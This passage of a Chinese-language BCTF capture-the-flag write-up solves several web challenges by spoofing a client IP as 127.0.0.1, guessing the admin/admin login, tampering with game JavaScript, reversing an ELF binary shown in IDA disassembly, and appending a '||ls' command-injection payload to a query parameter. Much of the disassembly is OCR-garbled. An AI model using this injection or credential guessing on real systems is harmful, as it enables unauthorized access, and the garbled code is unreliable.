的motto, 得THE QUIETER YOU BECOME THE MORE YOU ARE ABLE TO HEAR。
curl --data "key=THE QUIETER YOU BECOME THE MORE YOU ARE ABLE
http://218.2.197.237:8081/472644703485f950e3b746f2e3818f4
9/d4b2758da0205c1e0aa9512cd188002a.php
得到flag-in-config.php.bak,下载后看到是个暴漫,猜想实际flag在
config.php.bak中。
```

下载后发现是一段jsfuck,直接console.log在控制台输出得key。

BCTF{fuck_the_guys_who_are_exchanging_fl4g_you_are_destro
ying_this_game}

#Web 200 真假难辨

##描述

> 唯有游戏与美食不可辜负。米特尼克拿到Alice的资料之后接着在BAT内网游荡,他发现了一个被限制的游戏,只有管理员Alice自己才能玩,但区区一个管理员的限制怎么能挡住米特尼克爱游戏的心!http://218.2.197.238:8081/76446cb94ef19b1d49c3834a384938d1/web200/

##main

进去后显示**此游戏只能在本机运行**。查看源代码,发现默认隐藏的ip值是自己的ip,改成127.0.0.1。

进去后有个auth认证,想了一会没进去,后来猜测弱口令直接**admin admin**成功进去。

接下来是个游戏,看了js代码,修改**gameObj.player**的属性参数,

最后打完僵尸跑到终点弹出key **BCTF{2097959%2400|abcdefgabc}**

#WEB 300 见缝插针

描述

在玩过管理员的小游戏并发现秘密信息之后,米特尼克决定研究一下这个管理员管理的所有站点,大多数都被米特尼克翻了个底朝天,直到他发现了这个网站。

http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/


进去后看代码下载 test.php.bak,根据 query key 的正则匹配,最后试 room 参数。

刚开始试了好久命令执行都失败了,后来发现\$\$可以执行返回得pid,但还是没利用起来。第二天发现\$被过滤了。。无奈只能去逆room,过程如下:

先 file 一下这个 room 文件。

room: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (use s shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xaf7bca965784d10720a0479a207d c53f9635fb83, not stripped


64 位的,直接拖到 IDA 里。



粗略观察以下,一共有4个分支可以让程序结束,右边的好像一个长跳跳过来的, 先分析它。

```
var_8= qword ptr -8
push
        rbp
mov
        rbp, rsp
sub
        rsp, OCOh
mov
        [rbp+var_B4], edi
        [rbp+var_C0], rsi
MOV
mov
        rax, fs:28h
mov
        [rbp+var 8], rax
xor
        eax, eax
        [rbp+var_70], 'irda'
mov
mov
        [rbp+var_6C], 'na'
        [rbp+var_6A], '_'
mov
        [rbp+var_80], 'diaB'
MOV
        [rbp+var_70], 'u'
mov
        rax, 'tol-eulb'
mov
        [rbp+var 60], rax
MOV
        [rbp+var_58], 'su'
mov
mov
        rax, cs:qword 400B03
mov
        qword ptr [rbp+s2], rax
        eax, cs:word 400B0B
MOVZX
mov
        [rbp+var_28], ax
        eax, cs:byte_400B0D
MOVZX
mov
        [rbp+var_26], al
        rax, 'wbk_ncbD'
MOV
mov
        [rbp+var_50], rax
mov
        [rbp+var_48], 'sq'
        rax, 'nis:qalf'
mov
mov
        [rbp+var 40], rax
mov
        [rbp+var_38], 'fs'
        [rbp+var_A4], 0
mov
        [rbp+var_B4], 2
cmp
        short loc 400788
jz
```

很明显嘛,如果参数个数不是两个的话就退出了。之前还有一大堆的字符串赋值操作,先不管。



再向下分析,发现了一堆循环,看到了一个 strcmp 函数,相等的话会跳到那个返回值为-1 的分支。猜测这里是关键,向上找发现 s2 是固定的字符串。

```
[rbp+var_58], 'su'
mov
        rax, cs:qword_400B03
mov
mov
        qword ptr [rbp+<mark>s2</mark>], rax
        eax, cs:word_400B0B
MOVZX
        [rbp+var_28], ax
mov
 .rodata:0000000000400AE6
 .rodata:00000000000400B03 qword 400B03
                                          dq '_jqwbk_D'
                                          dw 7366h
 .rodata:0000000000400B0B word 400B0B
 .rodata:0000000000400B0D byte 400B0D
                                          db 0
 .rodata:0000000000400B0E
```

既然比较的是 s1, 那就看和 s1 相关的操作就可以了。

```
🔤 🎮 🖭
loc_40093C:
mov
        eax, [rbp+var_8C]
                           Dakdwsjafu
cdqe
MOVZX
        eax, [rbp+rax+s1]
sub
        eax, 2
        edx, eax
MOV
        eax, [rbp+var_8C]
mov
cdqe
mov
        [rbp+rax+s1], dl
        [rbp+var_A4], OAh
add
add
        [rbp+var_8C], 2
```

```
u 🖂 🗷
loc 4008CB:
mov
        eax, [rbp+var_94]
cdqe
        eax, [rbp+rax+s1] ; 输入的字符串
eax, 2 ; 每两位位字符+2
MOVZX
add
                          ; 变成了Dakdwsjafu
mov
        edx, eax
mov
        eax, [rbp+var_94]
cdqe
MOV
        [rbp+rax+s1], dl
        [rbp+var_A4], OAh
add
add
         [rbp+var_94], 2
```

```
loc_40083F:
       rax, [rbp+var_C0]
mov
                   ; Get Parament!!!
add
       rax, 8
mov
       rdx, [rax]
                       ; rdx = input
       eax, [rbp+var_90]
mov
cdqe
add
       rax, rdx
       edx, byte ptr [rax]
MOVZX
mov
       eax, [rbp+var_90]
cdqe
       [rbp+rax+s1], dl;把每一位放到s1的位置,s1应该是输入的字符串
mov
add
       [rbp+var_A4], OAh
add
       [rbp+var_90], 1
```

Loc_40093c和Loc_4008cb和loc_40083f修改了s1。

```
LOC 40083F: 把输入的字符串复制到了 s1 的位置。
LOC 40083B: 把 s1 中的字符每隔两位+2, 从第一位开始加。
LOC 40093C: 把 s1 中的字符每一位减掉 2。
简单的写个脚本就跑出来了。
#include <stdio.h>
char ss[] = "D kbwqj fs";
int main()
  int i = 0;
  for (i = 1; i < 10; i+=2)
     ss[i] = ss[i] + 2;
  for (i = 0; i < 10; i+=2)
     ss[i] = ss[i] - 2;
  for (i = 0; i < 10; ++i)
     printf("%c", ss[i]);
  return 0;
}
竟然是 Baidushadu。。。神植入啊。。。最后根据逻辑短路加个||ls
最后访问
http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cd
e123/web300/query.php?key=39a0000AA000000&room=Baidushadu
||ls
得 key
BCTF{Plz do not exchange fl4g it is so bitch to do that}
```